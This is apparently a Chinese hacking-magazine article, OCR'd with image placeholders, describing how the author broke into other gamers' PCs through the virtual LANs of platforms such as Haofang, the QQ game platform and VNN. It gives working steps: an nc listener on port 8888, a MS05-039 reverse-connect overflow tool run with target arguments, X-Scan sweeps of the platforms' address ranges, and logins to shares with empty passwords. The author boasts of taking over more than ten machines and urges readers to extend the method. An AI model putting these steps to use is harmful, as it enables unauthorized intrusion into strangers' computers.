



图12

运行"MS05-039漏洞器"扫描一下远程主机，运气真好，很快就扫描显示出主机存在漏洞（图12）。下载了小榕的"MS05-039漏洞溢出三合一工具包"，在工具包中包括了三个溢出工具，有小榕改写Ms05039，反连的Ms05039，Ms05039三个不同的版本。使用反向溢出工具，首先在本地打开一个cmd命令提示窗口，在其中运行nc监听本地的某个端口，在命令提示符窗口中输入如下命令nc -l -p 8888，此处监听的是本地8888号端口。在命令提示符窗口下进入"小榕改写的版本Ms05039"文件夹，执行命令ms05039.exe 10.12.1.11 10.12.1.39 8888 1。马上远程主机就自动反弹连接到本地监听的端口上了（图13）。


图13

6.入侵整个"虚拟局域网"

很容易的就拿到了这台主机的控制权，本想教训一下那个人的，但是现在我却有了新的打算，准备入侵整个"虚拟局域网"。

看看此时当前游戏房间里面共有200多位用户在线，也就是说在自己所处的这个虚拟局域网中共有200多台网上邻居！这么多的电脑中，我相信一定有许多电脑都有着严重的漏洞！当然大部份的电脑上都安装了防火墙，但是许多处于内网中的电脑都没有安装防火墙，特别是一些公司或学校宿舍局域网，仅仅是在网关上安装防火墙阻挡外网的攻击，这是阻止不了来自于虚拟局域网中的攻击的。




图14

运行X-Scan，点击工具栏上的"设置"按钮，打开设置对话框，选择"基本设置"选项，输入要扫描的IP地址段10.12.1.1-10.12.1.255，再点击"高级设置"项，选择"跳过没有检测到开放端口的主机"（图14）。




图15

漫长的扫描结束后，可以看到扫描到了许多存活的内网主机。从扫描结果中发现有几台主机不仅开放了 135、139、445 端口，还共享了主机上的文件，其中一些还存在着弱口令（图 15）……最后的结果是，我成功的用远程溢出在几分钟之内获得了十余台肉鸡。

二、顺藤摸瓜，入侵其它平台

在我进入浩方对战平台的其它游戏房间后，又用同样的方法入侵了一些存在漏洞的主机。进而我又想到了网上有如此多的对战平台，是不是也存在着同样的漏洞呢？

QQ 用户众多，玩 QQ 游戏的更多。当我进入 QQ 游戏大厅后却发现与浩方不太一样，在游戏房间中并没有每位游戏者的 IP 地址显示。在寻找一番后，发现 QQ 游戏大厅里还有个 QQ 游戏对战平台，用来对战 CS、星际之类的大型游戏。进入对战平台，在这里就可以看到虚拟局域网中其他的用户了（图 16）。这些“网上邻居”的 IP 地址形式为“192.168.1.*”。得到内网 IP 地址就好办了，方法还是一样的，按入侵局域网的方法就可以攻击原本属于 Internet 上的主机了。




图 16

对 QQ 游戏大厅测试之后，我又对“联众”、“中国游戏在线”、“边锋游戏大厅”、“新浪 iGame 游戏大厅”等进行了测试，结果发现这些小休闲游戏平台都没有提供虚拟局域网的 IP 地址。于是想通过嗅探的方式，查询出虚拟局域网的 IP，不过偏偏嗅探时老是出现没有反应的情况，大概是系统有点问题，因此就没有测试，留给有兴趣的朋友们想想方法如何找出这些游戏平台建立的虚拟局域网 IP 地址吧！再提示一个简单的方法，登录平台后，直接用 X-Scan 扫描 10.12.1.* 或 192.168.1.* 之类的网段，检测一下有没有大量存活主机就可以了。

三、游戏平台入侵的原理

在前面，我提到了浩方之类的游戏平台其原理是建立在 VPN 技术上的。VPN 是“Virtual Private Network”的缩写，通常被称为“虚拟专网”。顾名思义，它是一种将公用的 Internet 网络虚拟为一个专用私有网络的技术，就如同在茫茫的 Internet 广域网中为用户拉出了一条专线（隧道）。隧道技术是 VPN 的核心，隧道是基于网络协议在两点或两端建立的通信，隧道由隧道开通器和隧道终端器建立。在传统的网络技术中，隧道开通器和隧道终端器设备需要花费一笔昂贵的资金，不过随着网络技术的发展，这一切都可以通过软件来实现，从而使用 VPN 的技术得到了更为广泛的应用。利用 VPN 技术，企业用户可将处在异地的客户连接入企业的内部局域网中，而普通的用户则可利用 VPN 实现 Internet 上的虚拟局域网，实现内网共享、下载加速、视频游戏等。

简而言之，各种游戏平台为 Internet 上的游戏玩家建立了一个虚拟的局域网，让玩家们处于同一网络中，以便能够使用一些特殊的网络协议互相连接访问。当退出游戏平台后，玩家们也相应的从虚拟的局域网中退出。虽说这是一个虚拟的局域网，但是却能实现真实局域网的各种功能，当然也就使得我们的入侵能够得以完成。

四、VPN 大入侵—VNN/eMule/BitComet

当然，用户专门建立的 VPN 网络是比较难以入侵的，因为 VPN 一个很重要的应用就是开辟专线连接保障网络安全！不过网上却有许多利用 VPN 的技术应用，而这背后的安全问题也往往被大家所忽视。

1.VNN 的入侵测试

提起 VNN 这个国产的 VPN 软件，许多游戏玩家都一定知道。VNN 将 VPN 技术在个人用户端的应用发挥到了极至，让普通游戏玩家也能够在 Internet 上玩魔兽、星际之类的局域网游戏。同样的，这背后也有许多危险，下面是我对 VNN 用户安全性的测试。

登录 VNN 以后，所有的 VNN 用户都会自动进入一个虚拟局域网，但是无法直接知道其他 VNN 用户的 IP 地址。于是我手动添加 VNN 用户到好友列表中，在好友列表中就可以看到 VNN 用户的 IP 地址信息（图 17）。




图 17

图中好友的 IP 地址是“10.140.214.144”，所以我猜测其它 VNN 用户的 IP 地址也是在“10.140.214.*”IP 段中的。用 X-Scan 扫描这个 IP 段，果然发现了许多存活主机！还是老办法，也看看这台主机上是不是有共享漏洞存在。直接在地址栏里面输入“\\10.140.214.144”，弹出了一个用户登录对话框（图 18），不管它，密码处保留为空，直接确定后就连接上了远程主机，查看到了共享资源……再用 X-Scan 扫描一下子，结果差点让我晕到（图 19）！

